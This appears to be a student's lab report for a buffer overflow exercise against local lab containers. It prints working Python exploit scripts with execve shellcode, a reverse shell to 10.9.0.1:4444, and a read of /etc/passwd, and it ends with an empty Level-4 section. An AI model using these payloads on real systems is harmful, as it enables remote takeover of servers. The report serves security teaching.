Buffer Overflow

Q-01

Buffer Overflow Attack (Server)

Task-01

Get Familiar with the Shellcode

Task. Please modify the shellcode, so you can use it to delete a file. Please include your modified the shellcode in the lab report, as well as your screenshots.

```
 GNU nano 4.8                    shellcode_32.py                    Modified
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/ls -l;touch fileToDelete; rm fileToDelete; /bin/tail -n 2 /etc/passwd "
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
```

```
[12/14/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile  README.md  shellcode_32.py  shellcode_64.py
[12/14/23]seed@VM:~/.../shellcode$ nano shellcode_32.py
[12/14/23]seed@VM:~/.../shellcode$ python3 shellcode_32.py
[12/14/23]seed@VM:~/.../shellcode$ python3 shellcode_64.py
[12/14/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  codefile_64  README.md        shellcode_64.py
codefile_32       Makefile     shellcode_32.py
[12/14/23]seed@VM:~/.../shellcode$
```

```
[12/14/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[12/14/23]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[12/14/23]seed@VM:~/.../shellcode$
```

Task-02

Level-1 Attack⚓

- Getting ebp and buffers address.

```
[12/14/23]seed@VM:~/.../Labsetup$ echo test | nc 10.9.0.5 9090
^C
[12/14/23]seed@VM:~/.../Labsetup$
```

```
[12/14/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (mysql-10.9.0.6, www-10.9.0.5) for this project
. If you removed or renamed this service in your compose file, you can run this
command with the --remove-orphans flag to clean it up.
Creating server-2-10.9.0.6 ... done
Creating server-3-10.9.0.7 ... done
Creating server-1-10.9.0.5 ... done
Creating server-4-10.9.0.8 ... done
Attaching to server-2-10.9.0.6, server-3-10.9.0.7, server-1-10.9.0.5, server-4-1
0.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 5
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd4c8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd458
server-1-10.9.0.5 | ==== Returned Properly ====
```

Reverse Shell:


```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../attack-code   seed@VM: ~/.../Labsetup
[12/14/23]seed@VM:~/.../attack-code$ ./exploit.py
[12/14/23]seed@VM:~/.../attack-code$ ls
badfile  brute-force.sh  exploit.py
[12/14/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[12/14/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[12/14/23]seed@VM:~/.../attack-code$
```


```
[12/14/23]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (mysql-10.9.0.6, www-10.9.0.5) for this project
. If you removed or renamed this service in your compose file, you can run this
command with the --remove-orphans flag to clean it up.
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Starting server-2-10.9.0.6 ... done
Starting server-3-10.9.0.7 ... done
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-4-10.9.0.8, server-3-1
0.9.0.7
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd428
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd3b8
```


Code :

SourceURL:file:///home/blackcat/Downloads/moghees.rtf

```
#!/usr/bin/python3
import sys

shellcode = (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  "/bin/sh -i > /dev/tcp/10.9.0.1/4444 0>&1;   *"
  "AAAAAAAA"  # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"  # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"  # Placeholder for argv[2] --> the command string
  "DDDDDDDD"  # Placeholder for argv[3] --> NULL
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################################
# Put the shellcode somewhere in the payload
# 0xffffd428-0xffffd3b8 = 112
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value and put it somewhere in the payload
ret   = 0xffffd428 + 10   # Change this number
offset = 112 + 4          # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```









Task-03

Level-2 Attack⚓






Code:

SourceURL:file:///home/blackcat/Downloads/moghees.rtf

```
#!/usr/bin/python3
import sys

shellcode = (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  "/bin/bash -i > /dev/tcp/10.9.0.1/4444 0>&1;    *"
  "AAAAAAAA"  # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"  # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"  # Placeholder for argv[2] --> the command string
  "DDDDDDDD"  # Placeholder for argv[3] --> NULL
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value and put it somewhere in the payload
ret   = 0xffffd168 + 300    # Change this number

for i in range(60):
offset = i * 4          # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################################
# Write the content to a file
```

```
with open('badfile', 'wb') as f:
 f.write(content)
```


```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd168
```




Task-04

Level-3 Attack⚓

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 5
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe160
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe090
server-3-10.9.0.7 | ==== Returned Properly ====
```






Code:


```
#!/usr/bin/python3
import sys

shellcode = (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
  "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
  "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
  "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  "/bin/sh -i > /dev/tcp/10.9.0.1/4444 0>&1;   *"
  "AAAAAAAA"  # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"  # Placeholder for argv[1] --> "-c"
```

```
  "CCCCCCCC"  # Placeholder for argv[2] --> the command string
  "DDDDDDDD"  # Placeholder for argv[3] --> NULL
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
##################################################################################
# Put the shellcode somewhere in the payload
# 0x00007fffffffe160-0x00007fffffffe090 = 208
start = 0          # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value and put it somewhere in the payload
ret   = 0x00007fffffffe270   # Change this number
offset = 208 + 8          # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Task-05

Level-4 Attack⚓





Code

